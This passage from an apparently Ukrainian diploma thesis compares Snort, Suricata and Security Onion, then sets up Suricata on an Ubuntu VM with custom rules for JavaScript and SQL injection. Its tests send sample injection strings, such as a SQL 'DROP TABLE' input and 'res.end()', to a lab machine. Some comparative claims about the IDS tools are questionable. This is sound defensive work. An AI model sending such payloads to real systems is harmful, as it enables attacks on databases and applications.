Розвиток різних IDS приходив на час з різними потребами, тож деякі з них стали більш сфокусовані на певних типах атак, або сценаріїв використання. Також деякі з них специфікуються лише на певних ОС. Тож вибір СВВ для використання є дуже важливим, бо має бути враховано велика кількість факторів, особливостей роботи системи.

Отож розглянемо основні з них, а саме: Snort, Suricata, Security Onion.

1.16 СВВ Snort

Snort була розробленою компанією Sourcefire. Є безкоштовною системою з відкритим кодом. Вона є найбільш розповсюдженою безкоштовною СВВ. Ця IDS підтримує такі ОС як Linux, Windows та Unix.

Можна виділити певні режими роботи, а саме: журнали пакетів, їх аналіз, виявлення мережевих вторгнень та інші.

Якщо розглядати архітектуру цієї IDS, то можна зазначити її простоту та визначити основні компоненти:

- Підсистема декодингу пакетів
- Підсистема виявлення
- Підсистема реагування та оповіщення

Підсистема декодингу містить набір методів, що послідовно оброблюють пакети відповідно до мережевого рівня. Підтримує такі протоколи канального рівня: ATM, PPP, Ethernet, SLIP.

Підсистема виявлення формує з існуючих правил ланцюги, які має пройти отриманий пакет для перевірки. Система також дає можливість створення власних правил та конфігурацію таких ланцюгів.

Підсистема реагування та оповіщення відповідно до результатів роботи підсистеми аналізу передає інформацію системним службам реєстрації подій ОС та зберігає до журналів реєстрації.

Система Snort має гарно сформовану документацію для опису атак та як вже зазначалося має можливість створення нових сигнатур адміністратором. Правила складаються з умови та дії, що має виконатись. Останні версії Snort навіть містить спеціальну мову для створення сигнатур. Також ця IDS протоколює, аналізує та пошуком зловживань та вторгнень, таких як, переповнення буфера, SMB – зондування, сканування портів, атаками на web додатки тощо.

Ця система містить низку раніше задекларованих сигнатур атак та працює на сигнатурних методах. Але через це при захисті системи цією IDS існує вразливість до нових атак. Бо система може їх не виявити через неспівпадіння сигнатур.

Оскільки Snort є системою з відкритим вхідним кодом є можливість внесення змін до її структури. Також є можливість проводити аналіз трафіку IP мереж у стані реального часу.

Така система містить модуль аналізу трафіку. Він використовує методи, що побудовані на основі сигнатур. Також є можливість створення препроцесорів, що можна вміщувати до ланцюгу аналізу. Також ця IDS містить модуль, що працює на основі методів виявлення аномалій. Що в комбінації з іншими модулями дає досить гарну точність виявлення вторгнень.

Підсистема оповіщення та реагування здатна на розрив підозрілого з’єднання або його блокування.

1.17 CBB Suricata

Ця CBB була розробленою компанією Open Information Security Foundation. Є безкоштовною системою з відкритим кодом. Ця IDS підтримує такі ОС як Linux, Windows та Unix та MacOS. Працює у реальному часі та проводить моніторинг безпеки мережі, також обробляє та аналізує PCAP-файли.

Suricata є AIDS, бо працює на рівні додатків. А саме контролює та аналізує пакети, що проходять протоколами TLS, HHTP, UDP, FTP, ICMP, TCP та SMB. Також Suricata вміє розподіляти навантаження між ядрами процесора. Це дає можливість максимально ефективно використовувати можливості робочої машини.

Ця система, як і Snort використовую як і сигнатурні методи, так і методи виявлення аномалій. І оскільки вона працює в режимі реального часу, то має можливість попереджувати вторгнення. Також вона вміє

підлаштовуватись до атак нового типу, проводити контроль мережевого трафіку.

Окрім контролю та аналізу система контролює файли та вміє робити аналіз даних HTTP протоколу. Система використовую маски та регулярні вирази для виявлення образів у даних та ідентифікує файли за допомогою MD5-суми. Як і Snort управляється централізовано та використовує всі можливості машини через можливість розподілення по ядрам.

Suricata оперативно реагує у випадку виконання хоча б одного правила, що були конфігуровані завчасно. Пакети маркуються та завдяки цьому маркуванню проводиться аналіз.

1.18 СВВ Security Onion

Ця СВВ була розробленою компанією Security Onion Solutions. Є безкоштовною системою з відкритим кодом. Ця IDS підтримує такі ОС як Linux. Специфікується на зборі та аналізі системних журналів та моніторингу безпеки. Ця система дає можливість досить просто налаштовувати та створювати датчики та робити інтеграцію з іншими системами такими як Snort, Elasticsearch, Suricata, Kibana, Bro та інші.

Security Onion використовує для своєї роботи статистичні дані, забрані завчасно за допомогою спеціалізованих систем, створених для цього. Також можна використовувати Snort та Suricata для збору мережевих даних. Задля кращого аналізу та можливості з більшою вірогідністю виявити загрозу використовуються syslog, записи, щодо оброблених пакетів мережевих даних, сесійні та дані надіслані протоколами hhtp, ssl, dns, ftp.

Ця IDS є повноцінним рішенням для роботи на локальному та мережевому рівнях, маючи велику вірогідність виявлення вторгнення. Різноманітність даних для аналізу також підкріплюється комбінацією сигнатурних, методів виявлення аномалій та інструменти для обробки тексту.

Оскільки можливостей інтеграцій до Security Onion існує багато, то найскладнішою частиною є налаштування системи, але зробивши це правильно ви отримуєте досить могутній інструмент.

Тож саме за набором використаних інструментів для збору та аналізу інформації визначається можливість Security Onion аналізувати дані в режимі реального часу та передбачати та реагувати на вторгнення.

Управління системою є такою ж адаптивною як способи виявлення та реагування та па пряму залежить від обраного ПЗ.

1.19 Висновки до розділу

Отож з проаналізованого та розглянутого матеріалу можна затвердити, що вибір правильної СВВ та правильних методів виявлення безпосередньо залежить від особливостей роботи та архітектури вашої інформаційної системи. І від якості вибору і залежить її безпека. Таким чином ознаками для вибору є:

- Дані, що підлягають аналізу
- Особливості збору та збереження цих даних
- Вимоги до принципів реагування СВВ на загрози
- Можливості робочої машини
- Потреба у виявленні або у попередженні

Розробка детектору ознак вторгнення

1.20 Аналіз доступних даних та вимог

Спираючись на проведений вище аналіз характерних особливостей таких атак та враховуючи особливості роботи інформаційних систем можна визначити які дані можуть та мають бути використані для аналізу детектором.

Тож дані, які будуть підлягати аналізу:

1. Пакети, що передані мережевими протоколами рівню додатків (HTTP, HTTPS тощо)
2. Файли інформаційної системи та перевірка їх цілісності за допомогою MD5 хешування
3. Логи подій інформаційної системи
4. Логи SQL запитів

Аналіз цих даних повинен дати гарний результат виявлення вторгнень. Тож при виборі СВВ треба врахувати її можливості аналізу даних такого типу.

До того ж дуже важливою вимогою до IDS є її можливість працювати в режимі реального часу. Це випливає з особливостей вторгнень типу «хробак». Також важлива наявність створення власних правил та детекторів, для того щоб поширити стандартну роботу СВВ ще й на атаки досліджуваного типу.

1.21 Вибір СВВ

Враховуючи проведений у попередньому розділі аналіз вимог було обрано СВВ Suricata для створення детектору на її основі. Це обумовлено тип, що вона є AIDS та покриває усі необхідні нам способи аналізу даних. До того ж вона має можливість для розподілення навантаження між ядрами та можливість роботи в режимі реального часу. Також вона є безкоштовною та має відкритий код, що є важливим. Ще важливим є її покриття всіх основних операційних систем та можливість створення своїх правил та детекторів.

Snort у свою чергу порівняно з Suricata є NIDS та не має можливості працювати у режимі реального часу, до того ж вона більше навантажую робочу машину.

1.22 Схема роботи детектору

Suricata надає можливість створення власних правил, які будуть використовуватись для подальшої роботи СВВ.

Ці правила мають синтаксис:

<action> <protocol> <source> <source_port> <direction> <destination> <destination_port> <rule_options>

Таким чином можна створювати дуже гнучкі правила, що будуть покривати усі необхідності.

У правилах буде перевірятись тіло пакетів, SQL команди, що були виконані.

Оскільки синтаксис SQL та Javascript є сталим та гарно описаним, до того ж ми маємо ознаки типових атаки, то сформувати патерни досить просто.

Правила будуть створені з дією alert.

1.23 Створення детектору

Для початку було створено віртуальну машину з операційною системою Ubuntu, а саме з версією 22.04, за допомогою програмного продукту віртуалізації Oracle VM VirtualBox.



Рис. 2 Віртуальна машина Ubuntu

Далі встановлюємо Suricata за допомогою таких команд:

sudo apt-get update

sudo apt-get upgrade

sudo apt-get install software-properties-common

sudo add-apt-repository ppa:oisf/suricata-stable

sudo apt-get install suricata

Для того, щоб завершити встановлення треба завантажити suricata-update для оновлення та завантаження правил. Це робиться за допомогою таких команд:

sudo apt install python-pip

sudo pip2 install pyyaml

sudo pip2 install https://github.com/OISF/suricata-update/archive/master.zip

sudo pip2 install –pre –upgrade suricata-update

Далі маємо запустити команду:

sudo suricata-update

Для того, щоб передивитись оновлені джерела використовуємо таку команду:

sudo suricata-update list-sources

Для того, щоб слідкувати за цілісністю файлів треба конфігурувати Suricata для зберігання MD5 хешувань

sudo nano /etc/suricata/suricata.yaml

та увімкнути зберігання хешувань



Рис. 3 Конфігурація Suricata для зберігання хешувань



Рис. 4 Конфігурація Suricata для зберігання хешувань

Тепер треба створити правила, що будуть слідкувати за ознаками вторгнень, що були описані вище.

Для цього треба створити файл з розширенням .rules у директорії /etc/suricata/rules за допомогою команди

sudo touch /etc/suricata/custom-detector.rules

Далі запишемо необхідні правила до файлу, відкривши його за допомогою команди

sudo nano /etc/suricata/custom-detector.rules

Та записавши до нього правила, що будуть надані у додатку.

Далі необхідно додати створений файл з правилами до конфігурацій, а саме до файлу /etc/suricata/suricata.yaml

sudo nano /etc/suricata/suricata.yaml



Рис. 5 Конфігурація файлів правил

Тепер треба перевірити чи немає помилок у конфігураціях. Це можна зробити за допомогою команди:

sudo suricata -T -c /etc/suricata/suricata.yaml –v

Та залишається лиш запустити та перевірити статус:

sudo systemctl start suricata

sudo systemctl status suricata



Рис.6 Приклад статусу suricata

1.24 Висновки до розділу

Тож було спроектовано та конфігуровано СВВ Suricata націленою на виявлення вторгнень типу «javascript/SQL хробак». СВВ має правила, що спостерігають за цілісністю файлів за допомогою MD5 хешування, на наявність «javascript/SQL ін’єкцій» у пакетах мережевого прикладного рівня. Таким чином створений детектор, що з великою вірогідністю має виявляти атаки досліджуваного типу.

Оцінка роботи детектору

1.25 Способи перевірки коректної роботи СВВ

Враховуючи наші можливості щодо маніпулювання віртуальною машиною та імітації вторгнення можна виділити певні тести, що можна відтворити майже для кожної інформаційної системи, бо насправді тести залежать від принципу роботу захищаєммої системи.

А саме буде виконано споби зробити «javacript/SQL ін’єкцію». Ці сценарії є досить легко відтворюваними та типовими для будь-якої системи.

1.26 Кібератака «javascript/SQL ін’єкція»

Для того щоб провести тестування буде використано утиліту curl.

Для її встановлення треба виконати команди:

sudo apt install curl

Завдяки цій утиліті я маю можливість надсилати пакети протоколом tcp з даними, що будуть містити «ін’єкцію».

Задля можливості проведення таких тестувань необхідно правильним чином налаштувати мережеві інтерфейси, а саме надати статичну ip адресу віртуальній машині Ubuntu.

```
C:\Users\Bohdan>curl -X POST 192.168.56.108 --data "eval"

C:\Users\Bohdan>curl -X POST 192.168.56.108 --data "res.end()"

C:\Users\Bohdan>curl -X POST 192.168.56.108 --data "response.end()"

C:\Users\Bohdan>curl -X GET 192.168.56.108/?id="res.end()"

C:\Users\Bohdan>curl -X GET 192.168.56.108/?id="response.end()"

C:\Users\Bohdan>curl -X GET 192.168.56.108/?id="eval"
```

Рис.7 Приклади «javascript ін'єкцій»

```
C:\Users\Bohdan>curl -X POST 192.168.56.108 --data "--SQL comment"

C:\Users\Bohdan>curl -X POST 192.168.56.108 --data ";DROP TABLE"

C:\Users\Bohdan>curl -X POST 192.168.56.108 --data "Joe’; DROP some_table; --"
```

Рис.8 Приклади «SQL ін'єкцій»

Перевірити надходження пакетів можна за допомогою команди:

sudo tcpdump –I any –s 0

```
15:25:29.066668 enp0s3 In  IP 192.168.56.1.63712 > bohdan-VirtualBox.http: Flag
s [P.], seq 1:174, ack 1, win 64240, length 173: HTTP: POST / HTTP/1.1
15:25:29.066704 enp0s3 Out IP bohdan-VirtualBox.http > 192.168.56.1.63712: Flag
s [.], ack 174, win 64067, length 0
```

Рис.9 Приклади результату утиліти tcpdump

Таким чином наша система отримавши пакети, обровляє їх та при спрацюванні завчасно сконфігурованих правил заповнює /var/log/suricata/fast.log логами подій.

```
06/21/2022-15:10:18.325172  [**] [1:1000022:1] SSJI: exploit-POST response.end
random string detection [**] [Classification: Web Application Attack] [Priority
: 1] {TCP} 192.168.56.1:51374 -> 192.168.56.108:80
06/21/2022-15:10:18.325172  [**] [1:1000031:1] SSJI: exploit-POST response.end
Detection [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192
.168.56.1:51374 -> 192.168.56.108:80
06/21/2022-15:10:37.440204  [**] [1:1000018:1] SSJI: exploit-GET res.end HEX De
tection [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.1
68.56.1:53934 -> 192.168.56.108:80
06/21/2022-15:10:37.440204  [**] [1:1000025:1] SSJI: exploit-GET res.end Detect
ion [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.5
6.1:53934 -> 192.168.56.108:80
06/21/2022-15:10:43.941964  [**] [1:1000026:1] SSJI: exploit-GET response.end D
etection [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.
168.56.1:58262 -> 192.168.56.108:80
06/21/2022-15:10:47.950918  [**] [1:1000017:1] SSJI: exploit-GET eval HEX Detec
tion [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.
56.1:58263 -> 192.168.56.108:80
06/21/2022-15:10:47.950918  [**] [1:1000027:1] SSJI: exploit-GET eval Detection
 [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.56.1
:58263 -> 192.168.56.108:80
06/21/2022-15:12:41.264226  [**] [1:2000488:7] SQLI: exploit closing string [**
] [Classification: Attempted User Privilege Gain] [Priority: 1] {TCP} 192.168.5
6.1:58270 -> 192.168.56.108:80
```

Рис. 10 Приклад вмісту файлу fast.log

Переконавшись у коректності роботи конфігурованої системи можна затвердити детектор закінченим.

1.27 Висновки до розділу

Були проведені тести, що є основними та характерними для будь-якої інформаційної системи, яку треба захистити від вторгнень досліджуваного типу. Конфігурований детектор успішно виявив та повідомив про можливість вторгнення. Проблеми виникли лише на моменті правильної конфігурації віртуальної машини Ubuntu для можливості проведення тестів, а саме правильним чином налаштувати мережеві інтерфейси та їх прослуховування.

Висновки

У ході виконання дипломної роботи:

- Досліджені типові та характерні ознаки для вторгнень типу «javascript/SQL хробак» Розібрані з прикладами найпоширеніші шляхи потрапляння «хробаків» до інформаційної системи. Таким чином проаналізовано кібератаки типу «javascript ін’єкція» та «SQL ін’єкція» та наведені приклади таких атак.
- Досліджено принципи роботи систем виявлення вторгнень, їх компоненти та можливості. Розглянуто класифікацію СВВ за притаманним їм особливостям, а саме дані, що використовуються для аналізу, режим роботи, цілі тощо. Розібрано підходи та методики, що вони використовують. Також зроблено порівняльний аналіз найпоширеніших СВВ.
- Спираючись на проведений аналіз, розроблено схему роботи детектору з виявлення вторгнень досліджуваного типу. А саме поставлено ціллю детектора виявлення вторгнення ще на етапі спроби потрапляння до системи. Тож детектор займається виявленням спроби реалізації «javascript ін’єкції» та «SQL ін’єкції».
- Розроблено детектор для системи Suricata, що захищає систему побудовану на операційній системі Ubuntu версії 22.04. А саме конфігуровано саму СВВ та створено набір правил, ціллю яких є виявлення атака обраного типу. Та конфігурувавши мережеві інтерфейси віртуальної машини протестовано роботу детектору.

Список використаних джерел

1 Д. Ю. Гамаюнов, Современные некоммерческие средства обнаружения атак, 2002, http://istina. msu.ru/media/publications/articles/1de/f5b/4490957/free-idssurvey.pdf.

2 Головко В.А. Проектирование интеллектуальных систем обнаружения аномалий / В.А. Головко, С.В. Безобразов// Open Semantic Technologies for Intelligent Systems – OSTIS-2011

3 День сурка. Осваиваем сетевую IDS/IPS Suricata — «Хакер» [Електронний ресурс]. Режим доступ: URL: https://xakep.ru/2015/06/28/suri cata-ids-ips-197/

4 Security Onion: дистрибутив Linux для сетевых аудитов | ITIGIC [Електронний ресурс]. Режим доступу: URL: https://itigic.com/ru/securityonion-linux-distribution-for-network-audits/

5 С. Казмірчук, А.Корченко, Т.Паращук, Аналіз систем виявлення вторгнень, ЗАХИСТ ІНФОРМАЦІЇ, ТОМ 20, №4, ЖОВТЕНЬ-ГРУДЕНЬ 2018, DOI: 10.18372/2410-7840.20.13425, УДК 004.056.53(045), С. 259-276 [Електронный ресурс]. Режим доступу: URL: http://jrnl.nau.edu.ua/inde x.php/ZI/arti cle/ download/13425/18726

6 Лукацкий А. Обнаружение атак. - СПб.: БХВ Петербург, 2001. – 624с

7 OpenNET: статья - Система обнаружения вторжений на базе IDS Snort (snort ids), [Електронний ресурс]. Режим доступу: URL: https://www.opennet.ru/b ase/ sec/snort_ids.txt.html

8 Безопасное программирование [Електронний ресурс] / Портал ptsecurity.com – Режим доступу: https://www.ptsecurity.com/upload/ptru/events /AppRoof-Offensive-Yunusov.pdf – 07.10.2020 р. – Загол. з екрану.

9 Шелухин О.И. Обнаружение вторжений в компьютерные сети (сетевые аномалии): учебное пособие для вузов / О.И. Шелухин, Д.Ж. Сакалема, А.С. Филинова. – М.: Горячая линия-Телеком, 2013. – 220 с

10 Cross Site Request Forgery (CSRF) [Електронний ресурс] / Портал owasp.org – Режим доступу: https://owasp.org/www-community/attacks/csrf – 07.10.2020 р. – Загол. з екрану